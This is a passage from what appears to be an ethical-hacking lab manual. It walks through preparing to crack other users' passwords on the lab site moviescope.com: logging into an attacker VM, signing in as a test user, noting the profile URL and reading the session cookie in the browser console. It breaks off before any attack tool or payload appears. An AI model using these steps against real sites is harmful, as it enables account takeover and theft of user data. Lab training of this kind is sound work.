
Note: In this task, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.

Note: Ensure that the **Windows Server 2019** virtual machine is running.


1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.
4. Type **http://www.moviescope.com/** and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


   Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




5. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.



7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



